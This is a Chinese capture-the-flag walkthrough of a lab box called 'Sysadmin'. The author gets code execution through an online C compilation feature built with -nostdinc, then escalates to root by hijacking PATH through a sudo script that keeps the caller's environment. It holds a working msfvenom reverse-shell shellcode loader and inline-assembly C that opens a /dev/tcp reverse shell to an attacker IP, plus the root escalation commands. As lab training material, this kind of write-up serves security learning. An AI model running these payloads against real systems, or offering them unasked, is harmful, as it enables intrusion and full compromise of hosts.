Sysadmin


一、信息收集

目标主机开放了以下端口：

- 22：SSH
- 80：HTTP

二、漏洞利用

1. C 代码上传漏洞



发现目标 Web 应用提供一个核心功能：允许用户上传 C 语言源代码，并在线编译执行。
分析后端编译命令（源代码注释可见）：

```
<!--
gcc -std=c11 -nostdinc -I/var/www/include -z execstack -fno-stack-protector -no-pie test.c -o a.out
-->
```

```bash
gcc -std=c11 -nostdinc -I/var/www/include -z execstack -fno-stack-protector -no-pie test.c -o a.out
```

关键点：`-nostdinc` 参数会禁止编译器链接标准头文件（如 `stdio.h`、`unistd.h` 等），这意味着常规依赖标准库函数（如 `system()`、`fork()`、`execve()`）的反弹 Shell Payload 无法编译通过。

绕过编译限制获取 Shell

由于 `-nostdinc` 限制，我们无法直接调用标准库函数，但可以通过以下方法绕过：

1. 使用**内联汇编**直接发起系统调用（`syscall`）执行命令。
2. 加载并执行预生成的 **shellcode**。

各位在反弹 shell 时可能会遇到断连问题，那是因为我在出题时设置了后端程序执行有 **3 秒超时**。为了保证会话稳定性，可采取以下策略：

- fork 子进程以保持反弹 Shell 连接
- 执行命令直接写入公钥
- 使用 `nohup + &` 将反弹 Shell 放入后台执行

---

2. 方案一：Shellcode 加载器（fork 子进程）

Bash

```bash
#!/usr/bin/env bash
LHOST="192.168.56.10"
LPORT="4444"
OUT_C="test.c"

# 生成原始 shellcode
msfvenom -p linux/x64/shell_reverse_tcp \
         LHOST="$LHOST" LPORT="$LPORT" \
         -f raw 2>/dev/null > /tmp/rev.raw
[[ -s /tmp/rev.raw ]] || { echo "[-] msfvenom failed"; exit 1; }

# 十六进制格式输出
SC_HEX=$(xxd -p -c 1 /tmp/rev.raw | sed 's/^/0x/' | paste -sd',' -)

# 生成 C 文件：子进程后台执行
cat > "$OUT_C" <<EOF
int fork(void);
int execve(const char *p,char *const a[],char *const e[]);

int main(void)
{
    if (fork() == 0) {
        unsigned char sc[] = {$SC_HEX};
        ((void(*)())sc)();
    }
    return 0;
}
EOF

echo "[+] Generated $OUT_C"
```

---

3. 方案二：内联汇编执行系统命令

```c
int main() {
    __asm__ volatile (
        ".section .rodata\n"
        ".LC0:\n"
        ".string \" nohup /bin/bash -c 'bash -i >& /dev/tcp/192.168.49.12/4444 0>&1' &\"\n"
        ".text\n"
        "leaq .LC0(%%rip), %%rdi\n"
        "call system\n"
        "movl $0, %%eax\n"
        :
        :
        : "%rdi", "%rax"
    );

    return 0;
}
```

三、权限提升

1. 获取交互式 Shell

成功获取 `echo` 用户的交互式 Shell。

2. Sudo 权限枚举

登录后检查 sudo 配置，发现 `echo` 用户可免密码执行 `/usr/local/bin/system-info.sh`：

```
Matching Defaults entries for echo on Sysadmin:
!env_reset, mail_badpass, !env_reset, always_set_home
User echo may run the following commands on Sysadmin:
(root) NOPASSWD: /usr/local/bin/system-info.sh
```

由于存在 `!env_reset`，可通过劫持 `PATH` 等环境变量实现提权。

`system-info.sh` 内容：

```bash
# Daily System Info Report
#==================================
echo "Starting daily system information collection at $(date)"
echo "------------------------------------------------------"
df -h
ls -lh /var/log/
find /var/log/ -type f -name "*.gz" -mtime + 30 -exec rm {} \;
systemctl is-active sshd
systemctl is-active cron
cat /proc/cpuinfo
free -m
echo "------------------------------------------------------"
echo "Report complete at $(date)"
```

---

3. 提权至 Root

```bash
echo '/bin/bash -p' > df
chmod +x df
export PATH=.:$PATH
sudo /usr/local/bin/system-info.sh
```

执行后获取 Root 权限。

四、Flag

```bash
bash-5.0# cat /root/root.txt /home/echo/user.txt
flag{root-8b8a8b353298f798e3eb8628661617b6}
flag{user-9592f6e02a7abaf9e38c0ef43e868cf3}
```
